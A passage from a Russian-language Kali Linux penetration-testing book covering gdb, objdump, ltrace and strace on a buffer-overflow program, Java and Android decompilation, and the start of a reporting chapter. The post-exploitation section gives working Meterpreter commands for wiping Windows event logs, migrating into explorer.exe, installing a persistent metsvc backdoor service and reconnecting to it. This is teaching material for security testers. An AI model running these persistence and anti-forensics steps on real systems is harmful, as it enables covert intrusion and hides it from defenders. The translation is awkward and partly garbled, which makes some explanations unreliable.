Пример 10-12. Запуск отладчика

```
savagewood:root~# gdb wubble
GNU gdb (Debian 7.12-6+b1) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later
<http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show
copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
```

```
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from wubble...done.
```

Теперь у нас есть программа, загруженная в отладчик. Программа еще не запущена. Если мы запустим программу, она запустится до конца (при условии отсутствия ошибок), и мы не будем иметь никакого контроля над программой или понимания того, что происходит. Пример 10-13 устанавливает точку останова на основе имени функции. Мы также могли бы использовать номер строки и исходный файл для определения точки останова. Точка останова указывает, где программа должна остановить выполнение. Чтобы запустить программу, мы используем команду *run* в *gdb*. В этом выводе вы можете заметить, что он ссылается на файл *foo.c*. Это был исходный файл, используемый для создания исполняемого файла. Когда вы указываете имя исполняемого файла с помощью *-o* с *gcc*, это не имеет никакого отношения к именам файлов-источников.

Пример 10-13. Установка точки прерывания в gdb

```
(gdb) break main
Breakpoint 1 at 0x6bb: file foo.c, line 15.
(gdb) run
Starting program: /root/wubble

Breakpoint 1, main (argc=1, argv=0x7fffffffe5f8) at foo.c:15
15        printf(argv[1]);
(gdb)
```

Как только программа остановлена, мы имеем полный контроль над ней. В примере 10-14 вы увидите управление программой, запускающей ее по очереди. Вы увидите, как использовать *step* и *next*. Между ними есть разница, хотя они могут выглядеть одинаково. Обе команды запускают следующую операцию в программе. Разница в том, что с помощью *step* управление следует в каждую вызываемую функцию. Если вы воспользуетесь *step*, вы увидите, что функция вызывается, не заходя в нее. Функция выполняется как обычно; вы просто не видите каждую операцию внутри функции. Если вы не хотите продолжать пошаговое выполнение программы по очереди, используйте *continue*, чтобы возобновить нормальное выполнение. Эта программа имеет ошибку сегментации в результате переполнения буфера.

Пример 10-14. Stepping через программу в gdb

```
(gdb) step
__printf (format=0x0) at printf.c:28
28       printf.c: No such file or directory.
(gdb) step
32       in printf.c
(gdb) next
33       in printf.c
(gdb) continue
Continuing.

Program received signal SIGSEGV, Segmentation fault.
__strcpy_sse2 () at ../sysdeps/x86_64/strcpy.S:135
135      ../sysdeps/x86_64/strcpy.S: No such file or directory.
```

Мы упускаем исходные файлы для библиотечных функций, что означает, что мы не можем видеть исходный код, который идет с каждым шагом. В результате мы получаем указание на то, где мы находимся в этих файлах, но ничего не видим в исходном коде. Как только программа остановилась из-за ошибки сегментации, у нас есть возможность увидеть, что произошло. Первое, что мы хотим сделать, это взглянуть на стек. Вы можете увидеть подробности из стекового фрейма в примере 10-15, который мы получаем из вызова *frame*. Вы также увидите стек вызовов, в котором указаны функции, которые были вызваны, чтобы привести нас туда, где мы находимся, полученные с помощью *bt*. Наконец, мы можем проверить содержимое переменных, используя *print*. Мы можем печатать из имен файлов и переменных или, как в этом случае, указав имя функции и переменную.

Пример 10-15. Просмотр стека в gdb

```
(gdb) print strCopy::local
$1 =
"0¥345¥377¥377¥377¥177¥000¥000p¥341¥377¥367¥377¥177¥000¥000¥000¥000¥000"
(gdb) print strCopy::str
$2 = 0x0
(gdb) frame
#0  __strcpy_sse2 () at ../sysdeps/x86_64/strcpy.S:135
135       in ../sysdeps/x86_64/strcpy.S
(gdb) bt
#0  __strcpy_sse2 () at ../sysdeps/x86_64/strcpy.S:135
#1  0x0000555555554689 in strCopy (str=0x0) at foo.c:7
#2  0x0000555555554696 in main (argc=1, argv=0x7fffffffe5f8) at foo.c:16
(gdb)
```

До сих пор мы работали с командной строкой. Это требует много ввода и требует, чтобы вы понимали все команды и их использование. Подобно Армитиджа представляет собой графический интерфейс для проекта Metasploit, *ddd* - это фронтенд к GDB. *ddd* -это графическая программа, которая делает все вызовы *gdb* для вас на основе нажатия кнопок. Одним из преимуществ использования *ddd* является возможность видеть исходный код, если файл находится в каталоге, в котором вы находитесь, и были включены символы отладки. Диаграмма 10-2 показывает *ddd* работает с той же программой *wubble* загружаются в него. Вы увидите исходный код в верхней левой панели. Выше это содержимое одной из переменных, которая была отображена. Внизу вы можете увидеть все команды, которые были переданы в *gdb*.




Рис. 10-2. Отладка с использованием ddd

В правой части экрана вы увидите кнопки, которые позволяют вам пройти программу. Используя *ddd*, мы также можем легко установить точку останова. Если мы выберем функцию или строку в исходном коде, мы можем нажать кнопку «Точка останова» в верхней части экрана. Конечно, использование графического интерфейса, а не программы командной строки, не означает, что вы можете отлаживать, не понимая, что вы делаете. Для работы с отладчиком и просмотра всего, что доступно в отладчике, все равно потребуется работа. Графический интерфейс позволяет одновременно отображать на экране много информации, вместо того чтобы последовательно запускать много команд и выполнять прокрутку вывода по мере необходимости.

Использование отладчика является важной частью реверс-инжиниринга, поскольку именно так вы можете увидеть, что делает программа. Даже если у вас нет исходного кода, вы все равно можете посмотреть на программу и все имеющиеся данные. Помните, что обратный инжиниринг - это определение функциональности программы без доступа к исходному коду. Если бы у нас был исходный код, мы могли бы посмотреть на это, не делая никаких изменений. Мы могли бы начать с перспективой.

Дизассемблирование, разборка (Disassembling)

Как мы уже обсуждали ранее, независимо от того, какая программа работает, к моменту ее попадания в процессор, она выражается в виде кодов операций (opcodes). Это числовые значения, которые указывают на определенную функцию, поддерживаемую процессором. Эта функция может добавлять значения, вычитать значения, перемещать данные из одного места в другое, прыгать в ячейку памяти или один из сотен других кодов операций. Когда дело доходит до скомпилированных исполняемых файлов, исполняемая часть файла хранится в виде кодов операций и параметров. Одним из способов просмотра исполняемой части является ее разборка. Существует несколько способов получить коды операций. Один из них-вернуться в *gdb* для этого.

Одна из проблем с использованием *gdb* для этой цели заключается в том, что нам нужно знать место памяти для разборки. Программы не обязательно начинаются с одного и того же адреса. Каждая программа будет иметь другую точку входа, которая является адресом памяти первой операции. Прежде чем мы сможем разобрать программу, нам нужно получить точку входа нашей программы. Пример 10-16 показывает *info files*, запущенные против нашей программы в *gdb*.

Пример 10-16. Точка входа программы

```
(gdb) info files
Symbols from "/root/wubble".
Local exec file:
        `/root/wubble', file type elf64-x86-64.
        Entry point: 0x580
        0x0000000000000580 - 0x0000000000000762 is .text
        0x0000000000200df8 - 0x0000000000200fd8 is .dynamic
        0x0000000000200fd8 - 0x0000000000201000 is .got
        0x0000000000201000 - 0x0000000000201028 is .got.plt
        0x0000000000201028 - 0x0000000000201038 is .data
        0x0000000000201038 - 0x0000000000201040 is .bss
```

Это говорит нам, что файл у нас есть программа ELF64. ELF-это исполняемый и связываемый формат, который является контейнером, используемым для программ на базе Linux. *Container* означает, что файл включает в себя не только исполняемую часть, но также сегменты данных и метаданные, описывающие, где найти сегменты в файле. Вы можете увидеть отредактированную версию сегментов в программе. Этот.сегмент *.bss* - это набор статических переменных ,а также сегмент *.text* - это место, где выполняются операции. Мы также знаем, что

точка входа в программу-0x580. Чтобы увидеть исполняемый файл, мы должны сказать *gdb*, чтобы она разобрала код для нас.

Для этого мы начнем с основной функции *main*. Мы получили этот адрес, когда устанавливали точку остановки. Как только вы установите точку остановки в функции, *gdb* даст вам адрес, по которому вы установили точку остановки. Пример 10-17 показывает разборку, начинающуюся с адреса функции с именем *main*.

Example 10-17. Disassembling with gdb

```
(gdb) disass 0x6bb, 0x800
Dump of assembler code from 0x6bb to 0x800:
   0x00000000000006bb <main+15>:      mov    -0x20(%rbp),%rax
   0x00000000000006bf <main+19>:      add    $0x8,%rax
   0x00000000000006c3 <main+23>:      mov    (%rax),%rax
   0x00000000000006c6 <main+26>:      mov    %rax,%rdi
   0x00000000000006c9 <main+29>:      mov    $0x0,%eax
   0x00000000000006ce <main+34>:      callq  0x560 <printf@plt>
   0x00000000000006d3 <main+39>:      mov    -0x20(%rbp),%rax
   0x00000000000006d7 <main+43>:      add    $0x8,%rax
   0x00000000000006db <main+47>:      mov    (%rax),%rax
   0x00000000000006de <main+50>:      mov    %rax,%rdi
   0x00000000000006e1 <main+53>:      callq  0x68a <strCopy>
   0x00000000000006e6 <main+58>:      mov    $0x0,%eax
   0x00000000000006eb <main+63>:      leaveq
   0x00000000000006ec <main+64>:      retq
```

Это не единственный способ получить исполняемый код, и, честно говоря, это немного громоздко, потому что это заставляет вас идентифицировать место памяти, которое вы хотите разобрать. Конечно, вы можете использовать *gdb* для разборки определенных мест в коде, если вы проходите через него. Вы будете знать коды операций, которые вы используете. Еще одна программа, которую вы можете использовать, чтобы облегчить доступ к разборке, - это *objdump*. Это приведет к сбросу объектного файла. Пример 10-18 показывает использование *objdump* для разборки нашего объектного файла, с которым мы работали. Для этого мы собираемся сделать разборку исполняемых частей программы, хотя *objdump* имеет гораздо больше возможностей. Если исходный код доступен, *objdump* может смешивать исходный код с языком ассемблера.

Пример 10-18. objdump для разборки объектного файла

```
savagewood:root~# objdump -d wubble

wubble:     file format elf64-x86-64

Disassembly of section .init:

0000000000000528 <_init>:
 528:   48 83 ec 08             sub    $0x8,%rsp
 52c:   48 8b 05 b5 0a 20 00    mov    0x200ab5(%rip),%rax
   # 200fe8 <__gmon_start__>
 533:   48 85 c0                test   %rax,%rax
 536:   74 02                   je     53a <_init+0x12>
 538:   ff d0                   callq  *%rax
 53a:   48 83 c4 08             add    $0x8,%rsp
 53e:   c3                      retq

Disassembly of section .plt:

0000000000000540 <.plt>:
 540:   ff 35 c2 0a 20 00       pushq  0x200ac2(%rip)
   # 201008 <_GLOBAL_OFFSET_TABLE_+0x8>
 546:   ff 25 c4 0a 20 00       jmpq   *0x200ac4(%rip)
   # 201010 <_GLOBAL_OFFSET_TABLE_+0x10>
 54c:   0f 1f 40 00             nopl   0x0(%rax)

0000000000000550 <strcpy@plt>:
 550:   ff 25 c2 0a 20 00       jmpq   *0x200ac2(%rip)
   # 201018 <strcpy@GLIBC_2.2.5>
 556:   68 00 00 00 00          pushq  $0x0
 55b:   e9 e0 ff ff ff          jmpq   540 <.plt>
```

Конечно, это не принесет вам много пользы, если вы не знаете хотя бы немного о том, как читать на ассемблере. Некоторые из мнемоник можно понять, просто взглянув на них. Другие части, такие как параметры, немного сложнее, хотя *objdump*предоставил комментарии, которые предлагают немного больше контекста. В основном вы смотрите на адреса. Некоторые из них являются смещениями, а некоторые относительно нас. Поверх адресов памяти есть регистры. Регистры - это фрагменты памяти фиксированного размера, которые находятся внутри ЦП, что обеспечивает быстрый доступ к ним.

Программы трассировки

Вам не нужно иметь дело с языком ассемблера, когда вы смотрите на работу программы. Вы можете взглянуть на вызываемые функции. Это может помочь вам понять, что программа делает с другой точки зрения. Есть две программы трассировки, которые мы можем использовать, чтобы получить два разных взгляда на программу. Обе программы могут быть невероятно полезными, даже если вы не умеете выполнять реверс-инжиниринг программы. Однако ни одна из этих программ не установлена в Kali по умолчанию. Вместо этого вы должны установить оба. Первый, который мы рассмотрим, это *ltrace*, которая дает вам трассировку всех библиотечных функций, которые вызываются программой. Это функции, которые существуют во внешних библиотеках, поэтому они вызываются вне области написанной программы. Пример 10-19 показывает использование *ltrace*.

Пример 10-19. Использование ltrace

```
savagewood:root~# ltrace ./wubble aaaaaaaaaaaaaaaaaaaaaaaaaaaa
printf("aaaaaaaaaaaaaaaaaaaaaaaaaaaa")      = 28
strcpy(0x7ffe67378826, " r7g¥376¥177")      = 0x7ffe67378826
aaaaaaaaaaaaaaaaaaaaaaaaaaaa+++ exited (status 0) +++
```

Поскольку это простая программа, здесь особо не на что смотреть. На самом деле есть только две библиотечные функции, которые вызываются из этой программы. Одним из них является *printf*, который мы вызываем для распечатки параметра командной строки, который передается в программу. Следующая вызываемая библиотечная функция - это *strcpy*. После этого вызова программа завершается сбоем, потому что мы скопировали слишком много данных в буфер. Следующая программа трассировки, которую мы можем рассмотреть, которая дает нам другое представление о функциональности программы, - это *strace*. Эта программа показывает нам системные вызовы. Системные вызовы - это функции, которые передаются операционной системе. Программа запросила у ядра сервис, для которого может потребоваться, например, интерфейс с оборудованием. Это может означать, например, чтение или запись файла. Пример 10-20 показывает использование *strace* с программой, с которой мы работали.

Пример 10-20. Использование strace

```
savagewood:root~# strace ./wubble aaaaaaaaaaaaaaaaaaaaaa
execve("./wubble", ["./wubble", "aaaaaaaaaaaaaaaaaaaaaa"],
    0x7ffdbff8fa88 /* 20 vars */) = 0
brk(NULL)                               = 0x55cca74b5000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or
directory)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or
directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=134403, ...}) = 0
mmap(NULL, 134403, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7f61e6617000
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or
directory)
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC)
= 3
read(3,
"¥177ELF¥2¥1¥1¥3¥0¥0¥0¥0¥0¥0¥0¥0¥3¥0>¥0¥1¥0¥0¥0¥240¥33¥2¥0¥0¥0¥0¥0"...,
832) = 832
fstat(3, {st_mode=S_IFREG|0755, st_size=1800248, ...}) = 0
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
=
0x7f61e6615000
mmap(NULL, 3906368, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3,
0) =
0x7f61e605a000
mprotect(0x7f61e620b000, 2093056, PROT_NONE) = 0
mmap(0x7f61e640a000, 24576, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1b0000) = 0x7f61e640a000
mmap(0x7f61e6410000, 15168, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7f61e6410000
close(3) = 0
arch_prctl(ARCH_SET_FS, 0x7f61e66164c0) = 0
mprotect(0x7f61e640a000, 16384, PROT_READ) = 0
mprotect(0x55cca551d000, 4096, PROT_READ) = 0
mprotect(0x7f61e6638000, 4096, PROT_READ) = 0
munmap(0x7f61e6617000, 134403) = 0
fstat(1, {st_mode=S_IFCHR|0600, st_rdev=makedev(136, 0), ...}) = 0
brk(NULL)                               = 0x55cca74b5000
brk(0x55cca74d6000)                     = 0x55cca74d6000
write(1, "aaaaaaaaaaaaaaaaaaaaaa", 23aaaaaaaaaaaaaaaaaaaaaa) = 23
exit_group(0)                           = ?
+++ exited with 0 +++
```

Этот вывод значительно длиннее, потому что для запуска программы (практически любой программы) требуется много системных вызовов. Даже простое

выполнение простой программы Hello, Wubble, в которой есть только вызов *printf*, потребует большого количества системных вызовов. Для начала, любые динамические библиотеки должны быть прочитаны в память. Также будут звонки для выделения памяти. Вы можете увидеть общую библиотеку, которая используется в нашей программе - *libc.so.6* - когда она открыта. Вы также можете увидеть запись параметра командной строки в конце этого вывода. Впрочем, это последний системный вызов. Мы не выделяем дополнительную память, не записываем какой-либо вывод и даже не читаем ничего. Последнее, что мы видим, это запись, за которой следует вызов для выхода.

Другие типы файлов

Мы также можем работать с другими типами программ в дополнение к двоичным файлам ELF, которые мы получаем при компиляции программ на Си. Нам не нужно беспокоиться о скриптовых языках, потому что у нас есть исходный код. Иногда вам может понадобиться посмотреть программу на Java. Когда программы Java компилируются в промежуточный код, они генерируют файл *.class*. Вы можете декомпилировать этот файл класса с помощью *jad* декомпилятора Java. У вас не всегда будет файл *.class* , чтобы посмотреть на него. У вас может быть файл *.jar*. Файл *.jar* представляет собой архив Java, что означает, что он включает в себя множество файлов, которые все сжаты вместе. Чтобы получить файлы *.class*, вам нужно извлечь файл *.jar*. Если вы знакомы с *tar*, *jar* работает так же. Чтобы извлечь файл *.jar*, используйте *jar -xf.*

После того, как у вас есть файл *.class*, вы можете использовать Java decompiler для декомпиляции промежуточного кода *jad*. Декомпиляция отличается от разборки. При декомпиляции объектного кода он возвращается в исходный код. Это означает, что теперь он читается в исходном состоянии. Одна из проблем с *jad*, однако, заключается в том, что он поддерживает только версии файлов класса Java до 47. Файл класса Java версии 47 предназначен для Java версии 1.3. Все, что позже этого, не может быть запущено через *jad*, поэтому вам нужно работать со старыми технологиями.

Говоря о Java поднимается вопрос о системах Android, так как Java является общим языком, который используется для разработки программного обеспечения на этих системах. Несколько приложений на системах Kali могут быть использованы для приложений Android. Dalvik - это виртуальная машина, которая используется в системах Android для обеспечения безопасной среды для запуска приложений. Программы на Android могут находиться в исполняемом файле формата (*.dex*) Dalvik, и мы можем использовать *dex2jar* для преобразования файла *.dex* в файл *.jar*. Помните, что с Java все находится на промежуточном языке, поэтому, если у вас есть файл *.jar*, он должен работать на Linux. Эти файлы *.class*, содержащие промежуточный язык, не зависят от платформы.

Файл *.dex* - это то, что находится на месте в качестве исполняемого файла в системе Android. Чтобы получить файл *.dex*, он должен быть установлен. Пакеты Android могут быть в файле с расширением *.apk*. Мы можем взять эти файлы пакетов и декодировать их. Мы делаем это с помощью *apktool*. Это программа,

используемая для возврата $.apk$ почти в исходном состоянии ресурсов, которые включены в него.

Поддержание доступа и очистка

В эти дни злоумышленники обычно остаются внутри систем в течение длительного периода времени. Как тестировщик безопасности, вы вряд ли будете использовать точно такой же подход. Хотя хорошо знать, что злоумышленники будут делать именно так, чтобы вы могли следовать аналогичным шаблонам. Это поможет вам определить, смогли ли оперативные сотрудники обнаружить ваши действия. После использования системы злоумышленник сделает два шага. Во-первых, это обеспечение того, чтобы продолжать иметь доступ после первоначальной эксплуатации. Это может включать установку бэкдоров, клиентов ботнетов, дополнительных учетных записей или других действий. Во-вторых, чтобы удалить следы после своего присутствия. Это не всегда легко сделать, особенно если злоумышленник постоянно остается в системе. Будут существовать доказательства наличия дополнительных исполняемых файлов или логинов.

Тем не менее, действия, безусловно, могут быть предприняты с использованием инструментов, которые мы имеем в наличии. Для начала, мы можем использовать Metasploit, чтобы сделать для нас много работы.

Metasploit и очистка

Metasploit предлагает несколько способов очистки. Конечно, если мы скомпрометируем хост, у нас есть возможность загружать любые инструменты, которые мы хотим, которые могут выполнять функции для очистки. Помимо этого, в Metasploit встроены задачи, которые могут помочь убрать за нами. В конце концов, есть вещи, которые мы не сможем полностью очистить. Это особенно верно, если мы хотим оставить возможность войти, когда захотим. Однако, даже если мы получим то, ради чего пришли, а затем уйдем, некоторые доказательства останутся. Это может быть не более чем намек на то, что случилось что-то плохое. Однако этого может быть достаточно.

Во-первых, предположим, что мы взломали систему Windows. Это зависит от получения оболочки Meterpreter. В примере 10-21 используется одна из функций Meterpreter - *clearev*. Это очищает журнал событий. Ничто в журнале событий не может указывать на ваше присутствие, в зависимости от того, что вы сделали, и уровней учета и ведения журналов, которые были включены в системе. Тем не менее, очистка журналов является обычной операцией после эксплуатации. Проблема с очисткой журналов, как я уже говорил, заключается в том, что теперь существуют пустые журналы событий, в которых есть только запись о том, что журналы событий были очищены. Это дает понять, что кто-то что-то сделал. Запись не предполагает, что это были вы, потому что нет таких доказательств, как IP-адреса, указывающие, откуда произошло соединение; когда очистка журнала событий завершена, она выполняется в системе, а не удаленно. Это не похоже на соединение SSH, где есть доказательства в журналах сервисов.

Пример 10-21. Очистка логов (журнала событий)

```
meterpreter > clearev
[*] Wiping 529 records from Application...
[*] Wiping 1424 records from System...
[*] Wiping 0 records from Security...
```

Другие возможности могут быть сделаны в Meterpreter. Например, вы можете запустить модуль *delete_user* после эксплуатации, если когда-либо был создан пользователь. Добавление и удаление пользователей - это то, что будет отображаться в журналах, поэтому мы снова возвращаемся к очистке журналов, чтобы убедиться, что никто не имеет никаких доказательств того, что было сделано.

ПРИМЕЧАНИЕ

Не все системы ведут свои журналы локально. Это следует учитывать при очистке журналов событий. Просто потому, что вы очистили журнал событий, не означает, что служба не взяла журналы событий и не отправила их в удаленную систему, которая хранит их в долгосрочной перспективе. Хотя вы думаете, что скрыли свои следы, то, что вы действительно сделали, дает больше доказательств вашего существования, когда все журналы были собраны вместе. Иногда может быть лучше оставить ваши действия, чтобы они были скрыты большим количеством других зарегистрированных событий.

Поддержание доступа

Существует несколько способов поддержания доступа, и они будут различаться в зависимости от операционной системы, которую вы взломали. Просто для продолжения нашей темы, однако, мы можем посмотреть, как сохранить доступ с помощью Metasploit и что там доступно для нас. Опять же, мы собираемся начать с скомпрометированной системы Windows, в которой мы использовали полезную нагрузку Meterpreter. Мы собираемся поднять это внутри Meterpreter после получения списка процессов, запустив *ps* в оболочке Meterpreter. Мы ищем процесс, на который мы можем перейти, чтобы мы могли установить службу, которая будет сохраняться после перезагрузки. В примере 10-22 показана последняя часть списка процессов, а затем миграция на этот процесс с последующей установкой *metsvc*.

Пример 10-22. Установка metsvc

```
3904 3960 explorer.exe x86 0
     BRANDEIS-C765F2\Administrator C:\WINDOWS\Explorer.EXE
3936 3904 rundll32.exe x86 0
     BRANDEIS-C765F2\Administrator C:\WINDOWS\system32\rundll32.exe
meterpreter > migrate 3904
[*] Migrating from 1112 to 3904...
[*] Migration completed successfully.
meterpreter > run metsvc

[!] Meterpreter scripts are deprecated. Try
post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory
     C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\AxDeAqyie...
[*] >> Uploading metsrv.x86.dll...
[*] >> Uploading metsvc-server.exe...
[*] >> Uploading metsvc.exe...
[*] Starting the service...
         * Installing service metsvc
     * Starting service
Service metsvc successfully installed.
```

Когда мы мигрируем в другой процесс, мы перемещаем исполняемые биты оболочки meterpreter в пространство процесса (сегмент памяти) нового процесса. Мы предоставляем PID для команды *migrate*. После того, как мы перешли на процесс *explorer.exe*, мы запускаем metsvc командой *run metsvc*. При этом

устанавливается служба Meterpreter, которая находится на порту 31337. Теперь у нас есть постоянный доступ к этой системе, которую мы взломали.

Как нам снова получить доступ к системе, если не повторять заново компрометацию системы? Мы можем сделать это внутри Metasploit. Мы собираемся использовать модуль обработчика, в данном случае обработчик, который работает в нескольких операционных системах. В примере 10-23 используется модуль *multi/handler* module. Как только мы загрузим модуль, мы должны установить полезную нагрузку. Полезная нагрузка, которую мы должны использовать, - это полезная нагрузка *metsvc*, поскольку мы подключаемся к сервису Meterpreter в удаленной системе. Вы можете видеть, что другие параметры устанавливаются на основе удаленной системы и локального порта, к которому настроен удаленный сервис.

Пример 10-23. Использование Multi handler

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD windows/metsvc_bind_tcp
PAYLOAD => windows/metsvc_bind_tcp
msf exploit(multi/handler) > set LPORT 31337
LPORT => 31337
msf exploit(multi/handler) > set LHOST 192.168.86.47
LHOST => 192.168.86.47
msf exploit(multi/handler) > set RHOST 192.168.86.23
RHOST => 192.168.86.23
msf exploit(multi/handler) > exploit

[*] Started bind handler
[*] Meterpreter session 1 opened (192.168.86.47:43223 ->
    192.168.86.23:31337) at 2018-04-09 18:29:09 -0600
```

Как только мы запускаем обработчик, мы связываемся с портом, и почти мгновенно мы получаем сеанс Meterpreter, открытый для удаленной системы. В любое время, когда мы хотим подключиться к удаленной системе, чтобы просматривать, загружать файлы или программы, загружать файлы или выполнять дополнительную очистку, мы просто загружаем обработчик полезной нагрузкой *metsvc* и запускаем эксплойт. Мы получим соединение с удаленной системой, чтобы делать то, что мы хотим.

Резюме

Kali Linux-это глубокая тема с сотнями и сотнями инструментов. Некоторые из них являются базовыми инструментами, а другие-более сложными. В течение этой главы мы рассмотрели некоторые из более сложных тем и использования инструментов в Кали, в том числе следующие:

- Языки программирования можно разделить на группы, включая компилируемые, интерпретируемые и промежуточные.
- Программы могут работать по-разному в зависимости от языка, используемого для их создания.
- Скомпилированные программы строятся из исходного кода, и иногда программа *make* необходима для построения сложных программ.
- Стеки используются для хранения данных среды выполнения, и каждая вызываемая функция получает свой собственный фрейм стека.
- Переполнение буфера и переполнение стека-это уязвимости, возникающие из-за ошибок программирования.
- Отладчики, такие как *gdb*, могут быть использованы для лучшего понимания того, как работает предварительно скомпилированное программное обеспечение.
- Вы можете использовать дизассемблер для возврата исполняемых файлов обратно на язык ассемблера, который является мнемоническим представлением кодов операций процессора (opcodes).
- Проект Metasploit может быть использована для того чтобы очистить вверх после того, как компрометировали систему.
- Metasploit может использоваться для поддержания доступа после компроментирования.

Дополнительные ресурсы

- BugTraq, r00t, and Underground.Org, “Smashing the Stack for Fun and Profit”
- Gordon “Fyodor” Lyon, “Nmap Scripting Engine”, in *Nmap Network Scanning* (Nmap Project, 2009)
- Offensive Security, “Building a Module”

Глава 11. Отчётность

Из всей информации в этой книге наиболее важные темы рассматриваются в этой главе. Хотя вы можете потратить много времени на игры с системами, в конце концов, если вы не создадите полезный и действенный отчет, ваши усилия будут более или менее напрасны. Целью любого тестирования безопасности всегда является повышение способности приложения, системы или сети отражать атаки. Смысл отчета заключается в том, чтобы донести ваши выводы таким образом, чтобы было ясно, каковы ваши выводы и как их исправить. Это, как и любая другая тестовая работа, является приобретенным навыком. Поиск проблем отличается от их сообщения. Если вы обнаружите проблему, но не сможете адекватно сообщить об угрозе организации и способах ее устранения, проблема не будет устранена, и злоумышленник сможет ее использовать.

Серьезной проблемой при создании отчетов является определение угрозы для организации, потенциальной возможности реализации этой угрозы и воздействия на организацию в случае ее реализации. Можно подумать, что для обозначения проблем серьезные, использование большого числа превосходных и прилагательных для выделения проблемы было бы хорошим способом привлечь внимание. Проблема с этим подходом состоит в том, что он очень похож на пресловутого мальчика, который кричал волком. У вас может быть столько проблем с серьезностью 0 (событие с наивысшим приоритетом), прежде чем люди быстро осознают, что ничему из того, что вы оценили, нельзя доверять. Это может быть сложно, если вы серьезно относитесь к информационной безопасности, но важно оставаться объективным при сообщении о проблемах.

Кали здесь, помимо тестирования, предоставляет инструменты, которые можно использовать для записи заметок, записи данных и помощи в организации ваших выводов. Вы даже можете написать свой отчет в Kali Linux, так как текстовые процессоры доступны в Kali. Вы можете использовать Kali Linux для всех ваших испытаний, от подготовки к выполнению, до сбора данных и, наконец, для составления отчетов.

Определение потенциала угрозы и серьезности

